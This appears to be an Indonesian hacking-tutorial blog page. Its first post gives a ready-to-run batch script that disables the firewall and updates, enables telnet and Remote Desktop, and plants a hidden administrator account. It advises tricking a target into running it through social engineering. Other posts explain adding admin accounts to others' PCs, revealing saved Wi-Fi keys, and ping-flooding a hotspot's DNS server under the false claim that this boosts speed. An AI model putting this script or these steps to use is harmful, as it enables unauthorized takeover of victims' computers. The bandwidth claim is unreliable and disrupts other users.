Showing posts with label Wifi. Show all posts

Wednesday, March 9, 2016

// // Leave a Comment

Script Instan Remote Dekstop Protokol

Cara remote komputer orang lain dengan cmd mungkin membutuhkan beberapa kode cmd dengan cara step by step,tapi kali ini saya akan share script instan rdp tinggal run saja tanpa repot setting ganti admin user dan lain-lain.Script ini memang agak berbahaya karena bisa mematikan firewall dan add administrator baru di komputer lain.memang tujuan dari script ini untuk kegiatan hacking komputer atau laptop orang lain.Jika beda atau tidak dalam satu jaringan seperti jaringan LAN atau Wifi harus mempunyai server sendiri untuk remote dan sebagai host server.Gunakanlah layanan hosting server atau vps gratis bisa dicari di google search.

Langsung saja tulis scriptnya atau bisa copy paste di notepad
1.pertama buka dulu notepad dengan cara Run>notepad>enter atau tekan tombol windows +R>Notepad>enter.
2.
@echo off

REM ****************
REM Disable off "AUTO UPDATE"
REM ****************
sc config wuauserv start= disabled
net stop wuauserv

REM ****************
REM Disable windows xp Firewall
REM ****************
netsh firewall set opmode disable

REM ****************
REM Enable TELNET
REM ****************
sc config tlntsvr start= auto
net start telnet

REM ****************
REM Enable Remote Desktop
REM ****************
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

REM ***************
REM Create a HIDDEN USER usr= hack007, pass= dani
REM ***************
net user hacker007 dani /add
net localgroup "Administrators" /add hacker007
net localgroup "Users" /del hacker007
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v hacker007 /t REG_DWORD /d 0 /f
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v dontdisplaylastusername /t REG_DWORD /d 1 /f


3.Simpan dengan extensi .Bat contoh RDP.BAT    >(gunakan teknik sosial engginering)
hack pc

4.file harus dijalankan atau Run di komputer orang lain(target)

5.id password bisa diganti dengan versi kamu sendiri...digunakan untuk login di windows

6.ingat scrip diatas hanya untuk dalam satu jaringan saja misalnya LAN/hotspot WIFI

Tolong gunakanlah dengan bijak,dan baca artikel lainnya di blog ini.jika berhasil anda mempunyai hak full akses di komputer target.anda bisa lihat apa yang ada di folder/menghapus foldel dll.Seperti anda yang mempunyai pc/laptop tersebut.
terima kasih sudah berkunjung

Read More

Sunday, January 17, 2016

// // Leave a Comment

Cara Remote Dekstop Protokol(Rdp) Di Jaringan Wifi Dengan Cmd

RDP adalah singkatan dari Remote Dekstop Protocol,Tools satu ini sangat berguna sekali untuk kalangan pebisnis dalam bidang jasa tapi juga bisa bahaya jika di tangan peretas karena kemampuan tools ini untuk mengendalikan penuh atas komputer target.Biasanya tools ini digunakan untuk meremote komputer orang lain untuk memberikan arahan,jika komsumen tidak tahu cara menginstal ataupun setting pada komputer.
Dalam beberapa kasus peretas biasanya menggunakan kelemahan pada sistem untuk masuk dalam komputer orang lain dan kali saya akan menjelaskan contoh tutorial lengkap cara RDP ke komputer orang lain dalam jaringan wifi.
Tutorial Remote Dekstop Connection:
Saya jelaskan dulu syarat cara kerjanya secara singkat:

-Pertama komputer anda dan komputer target harus sama-sama menggunakkan OS atau system operasi yang sama.Contoh :windows 7,8,9,10
-Kedua harus tersambung dalam jaringan wifi atau Lan
Cara kerjanya ialah:

-Pertama anda harus membuat id dan password pada windows target dengan cara yang dijelaskan nantinya.id password untuk masuk sebagai administrator untuk masuk ke komputer target
-Kedua anda harus tahu ip address target,
-Dua hal diatas cukup untuk bisa masuk ke komputer orang lain hanya dengan ip address dan id password admin.

Oke Langsung saja caranya,simak penjelasan dibawah:

1.Pastikan sudah tersambung ke jaringan wifi hotspot,Buka command prompt dengan cara tekan tombol windows+R atau klik start>Run tulis cmd lalu tekan ctrl+shift enter untuk membuka cmd dengan run as administrator.klik yes
2.Ketikan Net View  enter untuk melihat siapa saja yang tersambung dalam jaringan tersebut.
lalu ketik tracert namakomputertarget enter untuk mendapatkan ip address target.
3.Membuat id password admin baru di komputer target dengan cara:

Untuk Melihat akses guest dan administrator di Windows
Ketik : net user
Melihat aktif tidaknya guest di Windows
Ketik : net user guest
Membuat akses guest menjadi Administrator dengan perintah :
Ketik : net localgroup Administrators Guest /add
Membuat akses adminstrator sendiri :
1. Ketik : net user /add
2. Ketik : net localgroup Administrators /add
Menghapus akses administrator
Ketik : net localgroup Users /delete

4.Buka Rdp dengan cara klik start>Run>Mstsc enter untuk membuka remote dekstop protokol
remote dekstop protokol
masukkan ip address target lalu klik connect.
lanjut dengan memasukkan Nama komputer dan password
remote dekstop connection


5. Pada dialog Enter your credentials, isikan password komputer yang ingin diremote, kemudian klik OK.

5. Jika ada dialog The identity of the remote cannot be verified. Do you want to connect anyway, klik saja pada Yes.

6. Kemudian anda akan tersambung, dan bisa mengatur komputer yang di-remote layaknya duduk langsung di depan komputer tersebut.

NB:
-Untuk Remote Pada Jaringan LAN,gunakkan cara yang sama seperti diatas tapi saat pengecekkan ip address target gunakan perintah ping pc2  enter di cmd untuk melihat ip adreess target.(pc2)adalah nama nomer urut komputer yang biasanya dipakai di warnet ataupun komputer sekolah.Harus masuk memakai password,baik cara di jaringan lan maupun wifi.add user addministrator seperti cara diatas.
Semoga bermanfaat
Pengunjung yang baik tinggalkan komentar dan share article ini
Terima kasih sudah berkunjung
Read More

Wednesday, January 13, 2016

// // Leave a Comment

Cara Membuka Password Wifi Dengan Cmd

Tutorial kali ini tentang cara mengetahui password wifi atau membuka password wifi yang telah diganti maupun diubah SSID nya.
Bila Tempat hotspot wifi yang pernah dipakai atau sering sekali datang ditempat itu tiba-tiba password wifinya diubah oleh adminnya atau lupa dengan passwordnya dan tidak terhubung otomatis,Padahal sudah susah payah mendapatkan passwordnya,tanya sana sini.Rata-rata tempatnya Wifi sekolah,kelurahan,rumah makan,cafe,dll.Tapi tenang saja karena tutorial kali ini akan membahas cara mudah mengetahui password wifi dengan cmd.

Ada Satu syarat yang harus ada yaitu pernah tersambung dengan wifi tersebut.Walaupun passwordnya sudah diubah.
Caranya:
1.Bawa laptop atau notebook ke tempat hotspot wifi berada.

2.Buka Cmd dengan cara tekan tombol windows+R atau klik start run lalu ketik cmd (harus run as administrator)Ctrl+shift enter >klik yes.

3.Di Cmd Ketikan Netsh Wlan Show Profiles   >enter untuk menampilkan Wifi yang pernah tersambung.
Membuka Wifi password dengan Cmd

Gambar di atas merupakan wifi berpassword yang pernah tersambung
4.Sekarang Ketikan Netsh wlan show profiles (Nama user profiles) >Enter untuk menampilkan spesifikasi jaringan wifi tersebut.
Contoh: Netsh wlan show profiles AndroidAP
Cmd wifi

Lihat pada gambar,nanti password akan tampil dibawah tulisan security Key
5.Langkah terakhir Ketikan Netsh wlan show profiles (Nama user profiles) key=clear >Enter.
wifi cmd
6.Selamat anda telah mendapatkan password wifinya kembali,passwordnya disamping tulisan key content pada gambar cmd diatas.
Selamat mencoba dan semoga berhasil

Read More

Thursday, December 31, 2015

// // Leave a Comment

Cara Mudah Menambah Kecepatan WIFI Dengan Command Prompt


          Jika anda sedang berpegian atau keluar rumah untuk mencari Wifi spot/Hotspot untuk internetan gratis,jangan lewatkan Tutorial menambah kecepatan wifi satu ini.Karena sangat berguna sekali kalau wifinya banyak yang memakai.efek dari padatnya jaringan yaitu internet lelet.
Rata-rata tempat hotspot adalah rumah makan,toko,perpustakaan,sekolah,kantor kelurahan,dll.
Langsung saja Simak penjelasan dibawah:

Cara:
1.Pilih start > Run> tulis Cmd lalu tekan enter

2.Ketik di Cmd   ipconfig /all  untuk mengecek Alamat Dns server wifi tersebut.
cmd ipconfig /all

Cari alamat Dns server .lihat gambar dibawah

Sekarang kita langsung ke tahap selanjutnya untuk mengambil bandwith
3.Ketik Ping -l 2000 DNS SERVER WIFI -t    Lalu tekan enter.


Nb:
~  -l       adalah huruf L kecil>untuk mengambil bandwith dari server Dns Wifi.
~  2000 adalah besar bytes bandwith yang ingin kita ambil semakin besar maka semakin cepat,tapi                   kasihan orang lain 2000 saja sudah sangatlah cukup.Rata-rata di warnet hanya 500 bytes.
~ Dns server wifi adalah alamat dns server yang dilingkari biru gambar diatas.

Selamat mencoba dan gunakanlah dengan bijak .


Read More

Thursday, September 17, 2015

// // Leave a Comment

Tutorial membuat Komputer menjadi hotspot wifi tethering Dengan Cmd


    Kebanyakan orang tidak menyadari tidak hanya handphone android saja yang bisa tethering(penambatan) atau hotspot wifi.Ternyata laptop ataupun pc bisa jadi modem hotspot wifi,nah kali ini kita akan mencoba untuk membuat pc menjadi hotspot wifi tethering silahkan simak penjelasan dibawah :
A.Tools
1. Modem / WiFi ( koneksi internet )
2. OS Windows 7
3. Driver Network (
Terupdate)

B. Cara

1.) Pastikan anda memiliki koneksi internet, entah dari WiFi atau Modem

2.) Buka Command Prompt>
run as administrator< , lalu ketikkan

 netsh wlan set hostednetwork mode=allow ssid=Nama id key=katasandi(angka8digit)
NB:
~ ssid=
Nama id dapat kalian ganti dengan nama WiFi yang kalian inginkan
~ key=
katasandi dapat kalian ganti dengan password WiFi yang kalian inginkan


3.) Tekan Enter, dan sampai muncul tulisan seperti gambar dibawah ini


4.) Setelah itu ketik di cmd

 netsh wlan start hostednetwork

5.) Tekan Enter sampai muncul tulisan
 The hosted network started


6.) Jika sudah, masuk ke Control Panel > Network and Sharing Center


7.) Pada tampilan Network and Sharing Center, klik pada bagian change adapter setting


8.) Maka akan muncul driver yang kamu gunakan untuk mengakses internet, lalu klik kananpada driver yang anda sedang gunakan untuk internet > Properties
NB : Saya contohkan menggunakan WiFi , maka saya klik kanan pada driver Wi-Fi seperti gambar dibawah ini


9.) Pada bagian Properties, klik pada tab Sharing, lalu centeng pada bagian Allow other network users to connect through this computer's internet connection


10.) Pada bagian Home networking connection, arahkan ke driver Virtual Network Wifi yang sudah kamu buat / aktifkan tadi


11.) Klik Ok dan coba tes deteksi dengan komputer lain atau cek pada wifi handphone android, apakah terdeteksi apa tidak.
Note: jika gagal saat code pertama di cmd yaitu pada langkah awal,mungkin diharuskan menggunakan akun administrator(pada laptop/netbook pribadi)lihat tulisan run as administrator.
Dan untuk mengaktifkan wifinya lagi lakukan langkah no 4 lagi.
sekian dan terima kasih
GOOD LUCK :D


Read More
